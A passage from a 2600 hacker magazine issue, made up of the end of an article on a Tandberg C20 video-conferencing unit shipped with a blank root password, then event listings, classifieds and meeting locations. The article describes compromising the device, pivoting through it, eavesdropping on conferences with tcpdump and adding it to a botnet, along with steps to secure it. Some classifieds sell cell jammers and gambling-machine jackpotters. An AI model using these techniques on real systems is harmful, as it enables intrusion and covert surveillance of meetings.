Yes, internally the PPC issues public-key authenticated SSH connections to the ARM boards (read the /bin/runonarms script to find out how to connect to them) for executing remote commands, but the system accounts all have blank passwords for logging in to the PPC host from the outside. You can set a password on the web interface, but the text logins are entirely unprotected. I guess at eight grand apiece, these guys can afford to smoke a lot of top quality dope. I made them an offer to suppress this article for an ounce and a connect with their dealer, but they declined... so you benefit.

```
<excerpt from /etc/rc.sysinit>
# Create /etc/password file
# FIXME! root should have x in
➥ the password field as well, and
# the password should be
set correctly later.
echo "root::0:0:root:/root:/
➥ bin/bash" > /etc/passwd
echo "root:x:0:root" > /etc/group
echo "selectsw::0:0:selectsw user:/
root:/bin/selectswsh" >> /etc/passwd
echo "nobody:x:1:1:Nobody:/:/
➥ bin/false" >> /etc/passwd
echo "nobody:x:1:nobody" >> /etc/group
</excerpt>
```

A FIXME note!?! Seriously? They knew it was broken, but they shipped it anyway, and the mistake is recreated every time the thing boots! I'm not really sure why the hell they would do that. They could have at least put a default password on it.

It gets worse, though, because you have to jump through hoops to fix it.

First, there is no passwd command on the system, which is totally unacceptable since the vast majority of that 2GB of flash is unused. Netcat is installed, along with several mkfs variants for filesystems that aren't used. But no passwd.

Secondly, it wouldn't really do you any good, because the PPC boots with / as a ramdisk. So, anything you do is wiped out

on reboot anyhow. The ramdisk image where rc.sysinit is located contains some proprietary headers, so it can't be easily modified. Lovely.

The sad thing is, there is a config disk image that is mounted read/write for saving configuration information, and /etc/passwd could easily have been copied from there. Tandberg security just sucks that bad. Actually, no. It's not quite that. Tandberg *has no* security, and *that's* what sucks... or rules, depending on your perspective.

I don't usually like to add conspiracy when stupidity suffices as an explanation, but leaving out a root password and giving no facility for changing it is **so** stupid that it makes me wonder if these devices weren't intentionally left wide open. Seeing as they are marketed to executives for "virtual board rooms" and not priced for your average home user, the clientele would be worth snooping on as well. It is perhaps also worth mentioning that the C20 phones home to Tandberg via NTP. So Tandberg techs certainly have

the IP addresses of all the devices out there. Anyone who doesn't firewall port 22 and 23 by default can be snooped on by any bored employees. Hey, it's easier to leave out the root password than building in a backdoor right? And it gives plausible deniability. Nice.

Passive eavesdropping, and other tricks

But, whatever. So we own this thing. Now what? Since we aren't talking about a great deal of CPU power or storage, our applications are somewhat limited. The thing is, though, that since most of the device actions happen on the FPGAs, the resources of the PPC and ARMs are pretty much unused, so we can get away with loading them up some without affecting normal operation. And hey, a 400MHz PPC might not impress your kids today, but it is a pretty capable machine for a guy who cut his teeth on 8-bit hardware.

Anyhow, without any extra work, we can now use an SSH bounce attack to leverage an attack on the internal network the device resides on, or just reflect off of it to a third party host to hide our origin. We can also restart dropbear, giving it the -a flag so that we can forward *remote* ports out to wherever we like as well.

But we can do better.

First things first, get yourself a cross-compiler set up for PPC and ARM. This will give you the most flexibility in producing binaries. If you're lazy, or just want to fix the security problem on your device and maybe install a few extra tools, you can use pre-compiled packages from the PPC Slackintosh distro.

How about we install tcpdump? With tcpdump, you can eavesdrop on the H.323 traffic, ship it back to some other host, and replay it (netpoke!) with your H.323 client of choice. It took some doing to make it all work, but I was able to spy on both sides of a conference this way. Device operation doesn't suffer, provided they have enough bandwidth to accommodate the extra traffic. It's an altogether usable, and fairly stealthy, way to eavesdrop on both sides. Rather scary, actually. It might be easier to just strip out the payload data from tcpdump and assemble files for later playback.

Another neat trick to try if you have two of these things might be to criss-cross the internal LANs. The iptables kernel modules are installed, but not loaded by default, so you can set the PPC up to route for the ARM boards to get to the wider network. Set up IP aliases on the ARMs, change the internal netmask, and modify /etc/hosts on both PPC boards so that the main app on tanberg1 talks to tanberg2's ARMs and vice versa. I haven't tried this, but I think it could be made to work fairly easily. By doing it one way, it should also be possible to have one Tandberg device spy on another and be able to entirely take over the UI functions as well.

Getting it secured

This isn't really hard, but it is sort of a pain in the ass. I won't get into the gory details, but will just give a rough sketch of how to approach it... there may be a better way that gets rid of that damned empty password file altogether. The situation is somewhat easier if you have a serial console because you can kill network daemons and other stuff that keeps you from unmounting the disk images that you may like to modify.

First things first, get a working /bin/passwd installed, either compile it yourself, or use the pre-built tarball. Change the password on the system accounts and verify proper functionality.

To save our changes out, we need to modify the Tandberg disk images. The default mount table looks like this:

```
none on /proc type proc (rw)
none on /sys type sysfs (rw)
none on /dev type ramfs (rw)
none on /dev/pts type devpts
➥ (rw,gid=5,mode=620)
none on /dev/shm type tmpfs (rw)
none on /tmp type tmpfs (rw)
none on /var type tmpfs (rw)
/dev/mtdblock1 on /mnt/base type
➥ yaffs2 (rw,noatime)
/mnt/base/image1/extra.img on /extra
➥ type ext2 (ro,noatime, loop=/dev/
➥ loop0)
/mnt/base/image1/config.img on /
➥ config type ext2 (rw,noatime,loop=/
dev/loop1)
```

```
/mnt/base/image1/user.img on /user type ext2 (rw,noatime,loop=/dev/loop3)
/mnt/base/image1/apps.img on /apps type ext2 (ro,noatime,loop=/dev/loop4)
/mnt/base/image1/tools.img on /tools type ext2 (ro,noatime,loop=/dev/loop5)
/mnt/base/image1/www.img on /www type ext2 (ro,noatime,loop=/dev/loop6)
/mnt/base/image1/wsgi.img on /wsgi type ext2 (ro,noatime,loop=/dev/loop7)
/mnt/base/image1/sounds.img on /sounds type ext2 (ro,noatime,loop=/dev/loop8)
/mnt/base/image1/posters.img on /posters type ext2 (ro,noatime,loop=/dev/loop9)
/mnt/base/image1/secure.img on /secure type ext2 (ro,noatime,loop=/dev/loop10)
/mnt/base/image1/arm/user.img on /armuser type ext2 (rw,loop=/dev/loop2)
```

There are also files in /mnt/base/image1/partitions.conf.d that are relevant. Below is the /mnt/base/image1/partitions.conf.d/main file. There are some others as well.

```
config.img    /config              rw,save
arm/user.img  /armuser               rw,save
user.img      /user                  rw,save
apps.img      /apps                  ro,postprocess=postprocess
tools.img     /tools                 ro,postprocess=postprocess
web.img       /web                   ro
www.img       /www                   ro,postprocess=postprocess
wsgi.img      /wsgi                  ro
sounds.img    /sounds                ro
posters.img   /posters               ro
```

This file shows where disk images located in /mnt/base/image1 are to be mounted.

The postprocess=postprocess param says to run a script, called 'postprocess' after the image is mounted. They use this to copy files from the disk images into the ramdisk area. The idea here is to modify the script on extra.img to replace the password file. This image is mounted first, prior to the tools or secure images being mounted. At this point in the boot stage, no network daemons are running, so this is as good a time to do it as any.

On top of that, it would be nice to resize the image and copy our own tools to it so that they are available on boot up as well. There are, no doubt, many ways to achieve this. Here is the way I found easiest, if a bit dirty:

Make a new image called extras.new.img, and copy the material from /extra to it, along with the bins and libs you want to add on. Modify the postprocess script to fix the password file and to copy or symlink your custom tools into the main ramdisk tree.

Now for the dirty part: Just move extra.img to extra.old.img and move extra.new.img to extra.img and reboot.

You'll probably boot up and have it not work. At least, it didn't work for me. I think the failure to unmount the image properly causes a dirty bit to be set in the image1 tree, and when the system boots up it creates a new directory, /mnt/base/image2, with all new images in there, and you're running out of that instead.

No worries, though. Since everything is all read-only anyhow, we're safe. Just rm the active symlink pointing to image2, point it to image1, and reboot once more. You can also actually rm -rf image2 entirely before the reboot. It's safe.

You'll finally boot up out of the modified image1 directory, this time with your properly mounted new images. At this point you might want to also edit the files in partitions.conf.d/ to mount everything on the system read-write, instead of read-only, for future ease in adding/modifying the system. You'll need yet one more reboot for it all to be active if you do.

Wrap up

The main lesson here, if you haven't learned it already, is that each and every device needs to be audited when it comes online on your network, even if it is "just" a video conferencing engine. A single insecure device can leave your entire network open to intrusion.

If you're using one of these things, you should at least make sure ports 22 and 23 are firewalled against public hosts. If you're in a big company and don't want some guy in the mailroom to be able to snoop in on the corporate board meetings, you might need to have someone get in there and clean up Tandberg's mess as well.

If you're scanning the public IP ranges looking for weak SSH passwords, sooner or later you might run into one of these things. Wait until late at night, refer back to this article, reboot it a few times, get your tools on it, and add it to your botnet! It may not be the sexiest Linux box, but it is unlikely to be audited or go offline and, as long as you don't break the video conferencing functions, no one is likely to notice you... ever.

Greets to sryth, wipeout and jow from the land down under. I'll be home soon, fellas.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA. We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 15-17
PhreakNIC 14
Days Inn Stadium, 211 North 1st Street
Nashville, TN
phreaknic.info

October 22-24
ToorCon 12
San Diego Convention Center
San Diego, CA
www.toorcon.org

November 20-21
Ruxcon
Q Functions, 113 Queen Street
Melbourne, Australia
ruxcon.org.au

November 27-28
Kiwicon IV
Victoria University
Wellington, New Zealand
www.kiwicon.org

December 3-5
ClubHack
Pune, India
www.clubhack.com

December 27-30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
events.ccc.de/category/27c3

January 28-30
ShmooCon
Washington Hilton Hotel
Washington DC
www.shmoocon.org

April 14-17
Notacon
Hilton Garden Inn
Cleveland, OH
www.notacon.org

June 18-19
ToorCon Seattle
Last Supper Club
Seattle, WA
www.toorcon.org

August 10-14
Chaos Communication Camp
Finowfurt, Germany
events.ccc.de/category/camp-2011

Please send us your feedback on any events you attend and let us know if they should/ should not be listed here.

Marketplace

Events

LOOKING FOR SPEAKERS for the 14th annual PhreakNIC conference, to be held October 15-17, 2010, in Nashville, TN. Many hackers who go on to speak at Defcon, Blackhat, HOPE, and other internationally known conferences start out at small, regional hacker conferences, such as PhreakNIC. If you'd like to get your start on being a featured presenter, you can submit an abstract of your proposed talk by visiting http://phreaknic.info and clicking on the "Speakers" tab or by sending an email to president@nashville2600.org.

For Sale

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, computer devices, odometer programmers, and much more. To purchase, visit www.hackershomepage.com.

ANONYMOUS VPN. Send $5.00 per month to IP Anonymous, PO Box 83, Port Hadlock, WA 98339. Include a very unique user name, password and the date you would like service to start. Simply point your PPTP client at ipanonymous.dontexist.net. IPSec account also available for an additional $5.00 setup fee. Include an email address so we can send your configuration. For technical assistance, email ipanonymous@yahoo.com or call 614-285-4574. TOS: The exploitation of minors will not be tolerated.

ET PHONE HOME FOB: Subminiature, tiny (7/10 ounce), programmable/reprogrammable touch-tone multi-frequency (DTMF) dialer with key ring/clip which can store up to 15 touch-tone digits and, at the push of the "HOME" button (when held next to a telephone receiver), will output the pre-programmed telephone number which can be heard at the same time from the unit's internal speaker. Ideal for E.T.'s, children, Alzheimer victims, significant others, hackers, and computer wizards. It can be given to that guy or gal you might meet at a party, supermarket, or social gathering when you want him/her to be able to call your "unlisted" local or long distance telephone number, but want to keep the actual telephone number confidential and undisclosed. Only you have the special programming tool to change the stored number. Limited quantity available. Money order only: $24.95. $23 each if you order two or more. Add $4 S/H per order. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas, Box 410802, Crc, Missouri 63141.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

CLUB MATE now available in the United States. The caffeinated German beverage is a huge hit at any hacker gathering. Available at $45 per 12 pack of half liter bottles. Bulk discounts for hacker spaces are quite significant. Write to contact@club-mate.us or order directly from store.2600.com.

COMBINATION LOCK CRACKING IPHONE APP "LockGenie" Now available in the App Store (http://itunes.com/apps/lockgenie). LockGenie helps crack combination locks. No need for a shim or bolt cutters, now you can KNOW the combination!

ART FOR THE HACKER WORLD! Show your guests your inner g33k! Don't commercialize your living area with mass produced garbage! These are two original pieces of artwork inspired by technology that the *2600* reader fellowship will love! Check out the easy-to-remember links below and order today! http://tinyurl.com/2600art1 http://tinyurl.com/2600art2

PARANOID? Tired of all these annoying cellphone users? Get a cell jammer now! Compact (size smaller than a deck of cards), battery operated, 3 antennas to cover most common cell frequencies (TDMA, CDMA, GSM, 3G, DCS...). Send me cash or money order and I'll drop ship it factory direct. Worldwide free shipping, express shipping available, discrete packaging. Illegal practically everywhere (if you turn it on). Great for practical jokes. AC/USB/car adapter included. $80 ($100 express shipped) black or silver. Email M8R-tak8j6@mailinator.com for info.

Help Wanted

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

Wanted

THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

Services

HACKERS/PHREAKERS REJOICE and join us on ClientX, a PBX that has been set up and designed for the telephone, radio, VoIP and technology enthusiasts all across the world! To reach the PBX at anytime, dial 425-906-5656. Or use the SIP extension *010912940 from your favorite hard/soft phone or SIP client! Conferences, voicemail, tech news and more!

PHONE PHUN. Blog listing interesting phone numbers and telephone services. Share your finds! www.phonephun.us

COMPUTER FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the constitutional right to a zealous defense, and backs up that belief by providing the highest quality computer forensics and electronic evidence support for criminal defense attorneys. Our experts are cool under fire in the courtroom and their forensics skills are impeccable. We handle a wide range of cases, including hacking, child pornography possession/ distribution, solicitation of minors, theft of proprietary data, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more.. Sensei forensic technologists all hold prestigious forensics certifications. Our principals are co-authors of *The Electronic Evidence Handbook* (ABA 2006) and of hundreds of articles on computer forensics and electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even *O Magazine*. For more information, call us at 703-359-0700 or e-mail us at sensei@senseient.com.

INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information and subscription information, visit http://www.infosecnews.org/

THINKINGFLUIDLY.COM is always looking for contributors. We want to publish your work. If interested contact R9 Media at R9Media@R9Media.net

INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by Intelligent Hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without Big Brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

JEAH.NET UNIX SHELLS & HOSTING. How about Quad 2.66GHZ processors, 9GB of RAM, and 25x the storage? JEAH.NET is #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Don't forget our private domain name registration at FYNE.COM.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of www.BrazilBoycott.org, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

Announcements

WE LIVE IN AN INCREASING AGE OF MISINFORMATION, fraud, and dysfunction. We need more people exploring, collecting, and connecting public Intelligence in the public Interest (Cryptome.org, Wikileaks.org). I work as the NYC Director for the nonprofit Earth Intelligence Network. Our Online *Public Intelligence Journal* (*loaded* with resources) can be found at http://phibetaiota.net. We seek to identify dysfunction and energize creative solutions by interconnecting and harmonizing the 12 policy domains with the top 10 global threats and 8 challengers - http://is.gd/d0FOj Related links: twitter.com/earthintelnet, youtube.com/earthintelnet, www.earth-intelligence.net, true-cost.re-configure.org, smart-city.re-configure.org. Free books: Intelligence for Earth - http://is.gd/b4519 & Collective Intelligence - http://tr.im/jo9S Contact earthintelnet@gmail.com.

JESUS LOVES HACKERS! www.christianhacker.org.


BLACK OF HAT BLOG. Covers topics such as cryptography, security, and viruses. Visit http://black-of-hat.blogspot.com.

SOCIAL ORGANIZATION OF THE COMPUTER UNDERGROUND. A new 20th anniversary edition of the first sociological study of pirates, phreaks, and hackers is now available. Discover what it was like before the Internet and Operation Sun Devil. Free PDF version, other formats benefit EFF. Download at http://www.g2meyer.com/cu/

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2009 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification.

Deadline for Winter issue: 11/25/10.


THE NEXT HOPE CONFERENCE
2010
No, it's not something to look forward to. It's over. You may have even missed it. But, while this historic hacker conference is now history, there is still a way you can enjoy it for the first time.
We have more than 100 DVDs of all of the talks from the three main tracks, including the Wikileaks keynote, Dan Kaminsky, Steven Rambam, social engineering, the controversial informants panel, and so much more. By going to http://store.2600.com/nexthopevideos.html you can see a full listing of all of the talks.
Each DVD is only $5 and the entire package can be obtained for $400. We also have a special two-disc high-fidelity audio collection for $5. These are lower prices than we've ever offered for such an extensive collection.
To order direct, send a check or money order (U.S. funds) to:
2600
PO Box 752
Middle Island, NY 11953 USA

"When a great truth once gets abroad in the world, no power on earth can imprison it, or prescribe its limits, or suppress it. It is bound to go on till it becomes the thought of the world."
- Frederick Douglass

staff

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Redhackt

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Acidus, Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, glutton, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, OSIN, The Prophet, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

Telephone Historian: flyko

Webmaster: Juintz

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: beave, koz, r0d3nt

Forum Admin: bunni3burn

Inspirational Music: Best of Bootie, The Fugs, Army of Lovers, Leadbelly, The Bouncing Souls, Autechre, Mos Dub, Bentley Rhythm Ace, K'naan

Shout Outs: The speakers and volunteers who made The Next HOPE our best conference yet, the eth0 crew

RIP: Sahak Saraydarian, Ted Stevens

2600 *(ISSN 0749-3851, USPS # 003-176); Autumn 2010, Volume 27 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2009 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on at
$6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2010; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: Rivadavia 2022 "La Pocilga."

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: Hero's Pub, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm

Paris: Quick Restaurant, Place de la Republique. 7 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

